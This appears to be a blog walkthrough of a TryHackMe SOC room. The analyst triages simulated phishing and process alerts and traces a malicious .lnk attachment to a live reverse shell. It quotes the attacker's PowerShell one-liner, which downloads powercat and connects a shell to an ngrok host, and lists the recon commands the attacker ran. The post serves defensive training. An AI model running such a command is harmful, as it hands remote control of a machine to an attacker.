
Phishing Unfolding — A Real-Time SOC Investigation (TryHackMe Walkthrough)
I’ve been documenting my SOC journey since I started — brute force simulations, network scanning, Wazuh lab setup, phishing email analysis…
Phishing Unfolding — A Real-Time SOC Investigation (TryHackMe Walkthrough)
I’ve been documenting my SOC journey since I started — brute force simulations, network scanning, Wazuh lab setup, phishing email analysis. Each one building on the last.
This room is where it all comes together.

Phishing Unfolding is a Medium difficulty scenario on TryHackMe. No guided questions, no answer boxes. You get dropped into a simulated SOC environment called PicoSecure with a live alert queue, a SIEM, playbooks, and case reports — and 35 alerts start coming in while you’re still reading the first one.
Your job is exactly what a SOC analyst L1 does: triage alerts, investigate in the SIEM, write case reports, decide what to escalate and what to close. The pressure is real — alerts don’t wait for you to finish thinking.
The room gives you three SIEM options: Splunk, Microsoft Sentinel, and Elastic (ELK). I ran through the room three times — once on each platform. Not because I had to, but because the investigation is the same and the tooling is different, and I wanted to practice translating the same logic across all three. The queries change. The thinking doesn’t.
What followed was one of the most complete attack chains I’ve worked through in a lab setting — a phishing email that turned into a reverse shell, Active Directory reconnaissance, lateral movement to a file server, and data exfiltration over DNS. All of it unfolding in real time across the alert queue while I was still closing spam emails.
This writeup covers everything — the thinking behind every classification, the Splunk queries, the full attack chain, and the lessons that come from seeing it happen live.
The Alert Queue
The first thing I noticed when I opened the dashboard was that the alerts don’t wait for you. I spent time carefully reading the first alert and by the time I finished, three more had appeared. That pressure is intentional — and it’s good practice.

Alert 1000 — Suspicious Email from External Domain
The first alert that came in was a phishing type, low severity, flagged at 14:41. Opening it showed an email from eileen@trendymillinery co.me sent to support@tryhatme.com with the subject "Inheritance Alert: Unknown Billionaire Relative Left You Their Hat Fortunes."
The content was straightforward: a long lost billionaire relative left you their hat empire, send your banking details immediately. Classic social engineering — no attachment, no link, just fear and greed.
The sender domain .me is unusual for a business, and the content is textbook social engineering. No attachment means no malware delivery, but the email itself is genuinely malicious — it's trying to steal banking details. That makes it a true positive. The alert correctly identified a real threat.
But does it need escalation? No. There’s no active compromise, no malware, no evidence the recipient interacted with it. I closed it as true positive, no escalation, with a recommendation to block the sender domain.
Alert 1001 — Suspicious Parent Child Relationship
While I was closing 1000, alert 1001 appeared — a process alert this time. TrustedInstaller.exe spawned by services.exe on win-3459.
Before making any decision I went to Splunk and searched host=win-3459. The results confirmed three events — all legitimate Windows system processes running from correct paths. TrustedInstaller.exe ← services.exe is exactly how Windows handles system updates. The detection rule fired on a normal process.
False positive. The rule needs fine-tuning — the SOC Lead actually noted this in the alert description itself.
Alert 1002 — Suspicious Parent Child Relationship

Same rule, different host. taskhostw.exe KEYROAMING ← svchost.exe on win-3451. taskhostw.exe is the Windows Task Host — it runs scheduled tasks. KEYROAMING is a Windows roaming profile key sync operation. Legitimate path, legitimate parent, legitimate argument.
False positive.
Alert 1003 — Suspicious Email from External Domain

leonard@fashionindustrytrends.xyz to yani.zubair@tryhatme.com. Subject: "Grow Your Hat Business Overnight with this Secret Formula."
Two things stood out immediately — the .xyz TLD and the get-rich-quick content. .xyz domains are cheap, easy to register anonymously, and heavily abused in spam and phishing campaigns. No attachment, no malware — just spam. True positive, no escalation.
Alert 1004 — Suspicious Email from External Domain

Same domain — fashionindustrytrends.xyz — different sender name (osman this time), different recipient (kyra.flores@tryhatme.com). This is the same campaign hitting multiple employees.
This is where pattern recognition matters. One suspicious email from .xyz is a flag. Two emails from the same domain targeting different employees is a confirmed spam campaign. I closed it as true positive and added a recommendation to block fashionindustrytrends.xyz at the email gateway to stop further delivery.
Alert 1005 — Suspicious Attachment Found in Email

This is where everything changed.
The alert showed an email from john@hatmakereurope.xyz to michael.ascot@tryhatme.com. Subject: "FINAL NOTICE: Overdue Payment - Account Suspension Imminent." Attachment: ImportantInvoice-Febrary.zip.
Several red flags immediately:
.xyzdomain — same pattern we've been seeing- Aggressive urgency language — “FINAL NOTICE”, “legal action”, “suspended today”, “within 24 hours”
- The attachment is a ZIP file — a common malware delivery container
- The typo “Febrary” instead of “February” in the filename
- The recipient
michael.ascot— I'd seen this name before in Splunk from the very first events
That last point was important. When I opened Splunk earlier I had seen rundll32.exe running from michael.ascot's Desktop, spawned by iexplore.exe, clearing browser tracks at 14:44. That was before this email alert even appeared in the queue. Something had already happened on his machine.
I searched host=win-3450 in Splunk and the full attack chain unfolded.
14:44:19 — rundll32.exe ← iexplore.exe running ClearMyTracksByProcess from michael.ascot's Desktop. Defense evasion — clearing browser history before the main attack.
14:59:54 — Outlook opens Important: Pending Invioce!.eml — another typo, "Invioce" instead of "Invoice." The email landed and Michael opened it.
15:09:57 — Outlook saves ImportantInvoice-Febrary.zip to INetCache. Michael opened the attachment.
15:10:08 — Explorer extracts the ZIP and creates a file stream for invioce.pdf.lnk. This is the trick — inside the ZIP was not a PDF but a .lnk file, a Windows shortcut, disguised with a PDF icon and name. Michael clicked it thinking it was an invoice.
15:10:09 — PowerShell executes:
IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershellBreaking this down: IEX (Invoke-Expression) downloads and executes code directly in memory without writing to disk — a common evasion technique. The code downloaded is Powercat, a PowerShell implementation of netcat. It then connects back to the attacker's server at 2.tcp.ngrok.io:19282 and spawns a PowerShell shell — giving the attacker full interactive command line access to the machine.
15:10:00 — DNS queries confirmed the download:
raw.githubusercontent.com→185.199.111.133— downloading Powercat2.tcp.ngrok.io→3.22.53.161— connecting to C2
The attacker used ngrok to tunnel the C2 traffic — ngrok is a legitimate service that creates public URLs for local servers, commonly abused by attackers because the traffic looks like normal HTTPS to firewalls.
15:10:12 — "Connection to 2.tcp.ngrok.io:19282 [tcp] succeeded!" — the reverse shell was live.
15:10:25–15:10:54 — Post-exploitation recon through the shell:
systeminfo.exe— gathering OS, hardware, network configurationwhoami.exe— confirming current user contextwhoami.exe /priv— checking user privilegesnet.exe user— listing all user accountsnet.exe localgroup— listing local groups
The attacker was mapping the environment, looking for privilege escalation paths and lateral movement opportunities.
I escalated immediately.
Alert 1006 — Suspicious Parent Child Relationship

rdpclip.exe ← svchost.exe on win-3450 at 14:51.
On its own, rdpclip.exe is completely normal — it's the RDP clipboard monitor, always spawned by svchost.exe during Remote Desktop sessions. On any other machine I would close this as a false positive immediately.
But this is win-3450. The same machine where michael.ascot just had a reverse shell established. An RDP session appearing on an actively compromised machine during a live attack is not something to dismiss. The attacker may have pivoted from the Powercat reverse shell to RDP for more stable persistent access using stolen credentials.
I classified this as true positive and escalated — not because the process is malicious, but because context makes it suspicious. This is one of the most important lessons in SOC work: the same process can be a false positive on one machine and a true positive on another depending on what else is happening.
